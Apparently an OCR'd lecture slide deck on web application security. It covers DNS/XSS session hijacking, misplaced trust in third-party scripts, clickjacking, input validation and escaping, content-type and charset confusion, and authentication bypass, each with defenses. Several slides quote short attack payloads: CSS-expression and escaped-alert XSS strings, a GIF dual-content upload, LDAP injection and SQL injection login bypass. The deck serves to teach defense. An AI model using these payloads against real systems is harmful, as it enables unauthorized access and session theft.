
## Complex Example

Complex Example

## Hijack Via DNS + XSS

- 2008 nslookup localhost.ebay.com -> 127.0.0.1
- 2008 XSS for CUPS (127.0.0.1:631)
- combined:
  - logged in at ebay.com
  - access localhost.ebay.com:631
  - XSS: read document.cookie for *.ebay.com
  - session theft

## Picture DNS+XSS Combo




## Cookie Policy

- by default only orgin host has access to cookie (signin.ebay.com)
- but sub- and parent domains can be added (.ebay.com)
- access is independent from port (80 vs. 631)
- access to document.cookie from script possible, unless `httpOnly`
- access from https and http possible, unless `secure`


## Analysis

- localhost.ebay.com:631 had access to .ebay.com cookie
- problem#1: local IP in remote DNS
  - misplaced trust in remote DNS
  - defense: fix DNS entry
  - workaround: dnswall
- problem#2: XSS for CUPS@127.0.0.1:631
  - through DNS problem exploit from remote possible
  - defense: validate, normalize, escaping, even if it's only local
- problem#3: insecure design of cookies
  - missing granularity, only none or any subdomain
  - missing restriction for port
  - workaround for cookie theft: httpOnly
    - but does not help against session riding

## Variant

- NXDOMAIN hijacking by ISPs
- combined with XSS in landing page

## Components




## .next

- more attacks
  - misplaced trust in
    - 3rd party
    - middleware
    - server-local data
  - UI redressing
    - clickjacking
- break


## Misplaced Trust

Misplaced Trust

## 3rd Party Script

- script included via `<script src=external` have full DOM access
- examples:
  - tracking: google-analytics.com, etracker.de, ...
  - social: facebook.net, twitter.com, google.com,...
  - ads: doubleclick.net, quality-channel.de, ...
- Impact:
  - session hijacking
  - browser rootkit

## Picture Trust 3rd Party Script




## Analysis

- these external scripts are out of own control regarding
  - code quality
  - security of external servers
  - security of external middleware (DNS)
- applied trust is often misplaced
  - especially ad networks have a bad track record
- defense
  - don't directly include script from external servers
  - instead jail them into (sandboxed) iframe
  - but be aware of UI redressing


## Misplaced Trust In Middleware

- Man-In-The-Middle
  - rouge WLAN access points with trusted names
  - compromised local network (DNS hijacking, ARP spoofing)
  - session hijacking in unsecured networks (firesheep)
  - fragile PKI infrastructur
  - law enforcement (China, Iran...)
  - NXDOMAIN, 404 hijacking, ad inclusion by access providers
  - proxy injection
- middleware can inject or change scripts
  - which can continue to live in the browsers cache
  - google-analytics.com/ga.js, Cache-control: max-age=720000
- defense
  - HTTPS with certificate pinning, VPN
  - use different browser profile in untrusted networks
  - don't trust public computers (internet kiosk, library)

## Misplaced Trust In Server-Local Data

- server might contain scripts for different trust areas
  - which are subject to different quality control
  - might even be user provided script
- same with flash, silverlight, java..

## Picture Local Scripts




## Analysis

- trust might be misplaced
  - 2007 GMail XSS via blogspot polling script
- defense
  - distuingish trust areas
  - declare security and coding rules for each area
  - don't mix script from different areas via include
- best practice: use separate domains per trust area
  - no subdomains!
  - cookie policy restricts access to cookies
  - same origin policy and frame policy restrict interaction

## Same Origin Policy

- interaction only when same origin
- origin = protocol and hostname (not IP) and port (not MSIE)
- restricts access to other frames, XMLHTTPRequest, localStorage...
- script and style includes are **not** affected
- similar mechanism exist for flash, silverlight, java
- can be less strict by setting document.domain in all interacting documents

## Frame Policy

- controls who can access or replace frame content
- depends on same origin policy and frame hierarchy
- complex, buggy in the past

## UI Redressing

UI Redressing


## Introduction

- use familiar UI elements to affect behavior
  - windows dialog "Virus found"
  - rebuild browser GUI with trusted site in it
  - sslstrip "safe" favicon
  - defense: very hard
    - use of non-standard UI helps detecting redressing
- embed action elements from other sites into different context (iframe)

## Clickjacking

- embed single button from target into iframe
  - show button in different context
  - or lay different image over it, but forward key/button press
  - combine with authorized session or password autocomplete
- make the user click by providing alluring context
  - Facebook friending, router reconfiguration...

## Picture Clickjacking




## Analysis

- design problem in interaction frames/windows
- rendering of frame content and positions predictable
- defense/workarounds
  - javascript frame busting
  - CSP, `X-Frame-Options: DENY|SAMEORIGIN`
  - NoScript
- variant: pop under and double click

- first click raises pop under
- while second clicks clicks button

## BREAK

BREAK

## .next

- summary of defense strategies
- details of validation, normalization and escaping
- content-type and charset
- break

## Summary of Defense Strategies

- protect session against hijacking
- validate input
- normalize, validate and escape data before further processing or output
- purpose of these strategies
  - decrease attack surface
  - increase attack costs
  - let attacker look elsewhere

## "Best Effort" vs. "Best Security"

- lot of sites are broken
- browser and proxies work around
  - "should work"
  - instead of "should work securely"
- user and designer don't care when things are broken as long as it works
- thus it stays broken
- and one has to support this broken stuff in the future

## Protection against Hijacking

Protection of Session

## Session Theft

- prevent XSS with validation, CSP, ...
- limit attack surface
  - set httpOnly attribute for cookies
  - restrict cookie to origin if possible
  - set secure attribute when using https
  - make cookie browser/IP dependend to detect use after theft
  - change session-id regularly to detect use after theft
  - short timeouts for sessions
  - do not trust browser cookie expiration

## Riding, Fixation, Prediction

- Session-Riding: prevent XSS/CSRF
- Session-Fixation:
  - issue new session id when changing trust
  - use unpredictable cookie names to prevent collisions
    - foo.host.com and bad.host.com both could set .host.com cookie
- Session-Prediction: use random Session-Id

## Separate by Trust

- know your trust areas
- don't include scripts from different trusts together
- use same origin policy and cookie policy as walls between iframes
  - different domains per trust area
  - subdomains or different ports not enough
  - good: www.gmx.net, www.gmxattachments.net
  - bad: user1.wordpress.com, user2.wordpress.com
- limit interaction between trust areas with postMessage

# Validation

Validation

## Why

- check that data match expectations
- must be done before further processing
- normalize data for easier checking
  - but use normalized data for further processing

## Input Validation at Server

- origin of request (CSRF)
- target of request (DNS rebinding)
- validation form fields
- validation file uploads

## Check Origin and Target of Request

- Origin or Referer header must match allowed origin
- Host header must match server
- session id must be valid
- CSRF token should match session
- any client certificate must be valid

## Validation of Form Fields

- don't trust client side checks
- normalize before validating
  - consider charset
- value submitted by GET but should have been POST
- missing, double or unexpected parameters?
- do type and range match expectations?
  - was this option offered at all?
- use whitelist not blacklist for checking URL etc:
  - feed://, mhtml://, file://, jar://, javascript:, data:

## Validation of File Upload

- enforce size limit during upload
- guess content-type and charset
- is type allowed?
- adjust file extension to type
- normalize content for explicit interpretation

## Validation Before Forwarding

- normalize, validate and escape SQL, XPATH, LDAP...
- use parameter binding if possible

## Validation of Server Output

- don't trust data in database too much
- normalize and escape according to context (plain, HTML, URL...)

## Validation of Target in Client

- use DNSSec instead of DNS
- check server certificate
  - use certificate pinning
  - trust only selected CAs
  - check CRL/OCSP
- is target trusted in this context? (ads, tracking...)
- use postMessage with explicit target, not *

## Validation of Origin in Client

- location.href, document.referrer... can be manipulated
  - don't trust
- check origin of postMessage
  - similar checks when using flash interframe communication
  - source frame might have changed since sending the message

## Validation of Input in Client

- no replacement for server side checks

- but adds comfort for the user

## Normalization

Normalization

## What's That?

- avoid ambivalent interpretation of data
- delete unneeded or unwanted stuff (script..)
- don't blacklist, but whitelist instead
- norm(data) == norm(norm(data))

- first normalize
- then validate normalized data
- then process normalized and validated data

## Normalizing HTML

- quote all attributes the same way
  - replace MSIE style quotes `
- single representation for each character, as char or entity
- encode special char as entities, everywhere
- script, style, textarea... areas have special encoding rules
- delete or limit id attributes to prevent HTML injection
- delete any script and style (attributes, areas)
- delete comments
- allow only whitelisted URLs (http, https, no file, mhtml, feed...)
- delete or limit data URLs
- delete invalid or duplicate tag attributes
- HTML5::Sanitizer - good enough in most cases

## Normalizing XHTML

- similar to HTML, but...
- should be valid XML
- should match XHTML schema
- script, style, textarea areas behave differently from HTML

## Normalizing Image, Audio, Video

- strip unneeded meta data (EXIF...)
- normalize remaining meta data (charset..)
- recode
  - to prevent dual-content-type attacks
  - to optimize size
  - to limit format to common subset
- codecs offen buggy
  - normalizing might cause buffer overflows
  - protect with seperate process, jail

## Normalizing PDF

- strip script
- limit features
- might use `pdf2ps|ps2pdf`

## Normalizing Word..

- better don't allow anything like that
  - Macros
  - embedded media, OLE
- convert to PDF

## Normalizing Other Media

- todays formats are overly complex
- deny anything you cannot safely normalize

## Escaping and Encoding

Escaping and Encoding

## What's That?

- way to represent characters in limited environment
  - control characters (NUL, CR, LF, TAB...)
  - Unicode
- hex, oct, dec: `\012,\x34,&#56,\u1234,%67...`
- alternate sequence `\n,\r,&quot;...`
- syntax depends on environment (context: HTML, URL,...)

## Contextspecific Escaping

- determine current context
- determine needed context
- upgrade all characters if contexts differ
- contexts relevant for (X)HTML
  - (X)HTML text and attributes
  - javascript program, E4X
  - CSS expressions, string constants
  - URLs
- other contexts: SQL, XPATH, LDAP, OS cmd...

## HTML Context - Text

- Entities &name; &dec; &#hex;
- minimal escaping: > < &
- FF: &na\0me; &\0dec; &\0#hex;

- IE: ignores \0 anywhere

## HTML Context - Attributes

- all - HTML context ("..)
- style - HTML and CSS context
  - `{ co&x6cor: #fff; }`
- xxx=javascript:.. (href,src..) - HTML + javascript context
  - `j&#65;vascript:...`
  - `javascript&col\0on...`
- onXXX= (onload,..) - HTML + javascript context
- xxx=link (href,src...) - HTML + URL context
- better quote all attributes

## HTML Context - areas

- script - CDATA + javascript context
- style - CDATA + CSS context
- textarea, plaintext, title, xmp... - RCDATA
  - better escape '>',.. even if not needed
- <![CDATA[ - CDATA
- comment - special braindead rules
  - no browser behaves according to standard
  - `<!--[if IE6]>..<![endif]-->` - IE only

## XHTML Context

- text: like HTML
- attribute: like HTML, but quoting needed
- areas
  - no special handling like in HTML
  - need to explicitly specify CDATA
  - otherwise it will be handled like normal text

## CSS Context

- statements are ASCII
- string constants
  - unicode \uH{1,6}, maybe followed by space
  - other \C, \OOO
- escaping rules are restricted to string constants
- but MSIE applies rules to everything
  - `style="color:\065xpression\028 alert\028 1\029\029;"`
  - `style="color:expression(alert(1));"`

## Javascript Context

- statements are ASCII
- unicode \xHHHH (only 16bit unicode)
- other \oOOO, \xHH, \C
- **not** restricted to string constants

    - `alert(1)`
    - `\u0061lert(1)`
    - `javascript:&#x5c;u0061lert(1)`
- E4X - XML context?

## URL Context

- method:...
- RFC1739
    - restricts allowed characters to subset of ASCII
    - defines %HH encoding
    - leaves definition what need to be encoded to methods :(
- method://host[:port]path
    - only encoding in path allowed
- no way to specify charset

## Content-type

Content-type

## What's that?

- determines how data gets interpreted
- data without magic
- data with ambivalent magic
    - HTML vs. XHTML vs. XML vs. XSLT vs. plain text
    - ZIP vs. JAR vs. ODF vs. DOCX
    - ...

## Content-type - HTTP Response

- Content-type header
- standard: guess **only** when invalid or unknown
    - like with ftp-URLs
- but MSIE knows better
    - more or less documented (if you know where to look)
    - but changes between releases and patches
    - can be made standard compatible with magic header
        - `X-Content-Type-Options: nosniff`
- image/whatever gets treated as image
    - all browser guess image type from magic

## Content-type - HTTP Request

- can be specified with enctype for forms
- file uploads have unknown content-type -> guess
- some special framework related types (json, xml...)

## Dual Content Types

- work around upload restrictions
  - upload `GIF87a=1; ..bad script..`
  - but use with script src, mhtml..
- **only** context defines interpretation
  - design error: content-type should not be ignored
- CSS ignores junk by design
  - 2010 Cross Origin CSS (POF Yahoo Mail)
    - interpreting inbox as CSS
    - and using `expression` for XSS
- HTML junk gets ignored by implementations
  - standard not clear in what to do with invalid content

## Workarounds

- restrict upload formats to only few
- deny script, CSS, object inline or include in uploaded HTML
- serve uploaded user content with different trust (domain)

## Charsets

Charsets

## What's That?

- US-ASCII: only 7bit
  - IE did just ignore 8th bit :(
  - `"\xbc" == "\x3c" == "<"`
- latin1, cp850, windows-1252, iso-8859-1, iso-8859-15: 8bit
  - nearly the same
  - lower 7bit are ASCII
- iso-8859-X: similar to latin1
- Shift-JS
  - can "hide" characters
  - `"\xe0<!-.."` -> `"!-.."` (Opera, IE?)
- unicode: multibyte
- always process characters, not bytes!
  - `"\u202a/" != " */"`

## Charset Unicode

- old: 16bit, new: 24bit
- not all code points are valid
- \p{Word} != \p{PerlWord}, similar space..
- various encodings: UTF-8, UTF-16/32 LE/BE, 2xUTF-7, UCS-2/4
- UTF-7 should be considered as an attack
- UTF-8 can do everything, normalize to it
- 1..6 bytes, 1 byte == ASCII
- not all byte sequences are valid
  - only minimal encoding allowed
  - should be enforced when normalizing

## Charsets - HTTP Response

- HTTP header `Content-type: text/html;charset=...`
- `<meta http-equiv="content-type"...`
- `<meta charset`
- `<script charset=...`, `<style charset=...`
- `data="text/html;charset=...`
- BOM
- inner frame inherits charset from outer frame
- charset detection (ICU)

- undefined behavior if conflicting specifications
- MSIE insists on UTF-7 if BOM found
  - no matter what header etc specify

## Charsets - HTTP Request

- `accept-charset` specifies **preferred** charset
- if not given then usually charset of HTML document
- but charset not specified in request -> guess
- no charset known for file uploads -> guess

## Dual Charset

- upload as ASCII
- download as.. `<style charset=...`
- or use charset inheritence from outer frame
- problem: bad design, multiple ways to specify/detect charset
- workarounds ot regain servers control about interpretation:
  - convert uploads to utf-8
  - add utf-8 BOM to prevent IE UTF-7 detection
  - delete any meta charset specification from upload
  - specify charset in http header

## Places for Charset

- input charset in forms
- charset for normalization
- charset for database, database driver, file names, content of files
- charset in user content
- charset in external includes
- output charset for documents
- best to norm everything to utf-8 to avoid charset downgrades

## BREAK

BREAK

## .next

- more attacks
  - authorization theft
  - bypasses
  - injections
  - session hijacking
  - way too open
  - proxy/cache pollution
  - other
- past, present and future
- online and offline resources

## Authorization Theft

Authorization Theft

## Introduction

- either theft of existing credentials
  - or replacing credentials
- either for specific user (for identity theft)
  - or for any user (for privilege escalation or resource abuse)
- either within existing (hijacked) session
  - or outside session
  - or directly at the server

## Password Guessing

- automated dictionary attack
  - defense: restrict attempts per time frame
- trivial password
  - defense: enforce complex passwords
  - could lead to password reuse
- password reuse
  - defense: education, password manager or schema

## Read/Replace Within Hihacked Session

- session authorized and hijacked
- read stored password
  - defense: don't provide access to password
  - defense: don't store clear text password
- change password
  - defense: ask for old password, even if session is authorized
- change fallback email and then cause password reset
  - defense: ask for password when changing address

## Read Autocompleted Data

- build form by XSS, file uploads or similar
- some browser fill in credentials if domain and field match
- access data by XSS or by setting form action to attacker site

- defense
  - autocomplete=off
  - use password manager with master password and timeout
  - use password manager which asks before filling out

## Access Data As MITM

- sniff traffic in unsecured network
- defense: HTTPS + certificate pinning
- variant: hijack password reset mails

## Attack Server Directly


- local exploit
- SQL injection
- defense
  - secure server
  - protect against SQL injection
- limit impact of attack by encrypting sensitive data in secure way
  - SANS TOP#8 "Missing Encryption of Sensitive Data"
  - passwords hashed with enough salt
  - secure password hints too

## Authentication Bypass

Authentication Bypass

## Introduction

- access information without authorization
- manipulate information as authorized user w/o knowing password




## Use Back Door

- sometimes authorization only for start page, not for content
  - just guess URL of content
  - maybe directory index

    - access via other means (ftp)
- access only with cookies and javascript enforced
    - switch off script
    - delete cookies
- NYT paywall: just delete query parameter from URL
    - `http://www.nytimes.com/...&gwh=...`
- defense: use authorization, not snake oil

## Bypass via LDAP Injection

- if authorization against LDAP
- `query="(cn="+$userName+")"`
- attack: userName=*
- result: `(cn=*)` -> authorized
- defense: validate, escape

## Bypass via SQL Injection

- if authorization agains SQL database
- `...where user='$user' and pw='$pw'`
- attack: `pw=' or ''='`
- `...where user='...' and pw='' or ''=''` -> authorized
- defense: validate, escape, parameter binding

## SSO Vulnerability

- http://research.microsoft.com/pubs/160659/websso-final.pdf
- overly complex all-in-one super flexible protocols
    - too complex to use it right
- defense:
    - if it looks complex it probably is
    - use something simpler
    - or hire somebody who fully unterstands it


## Server Permission Bypass

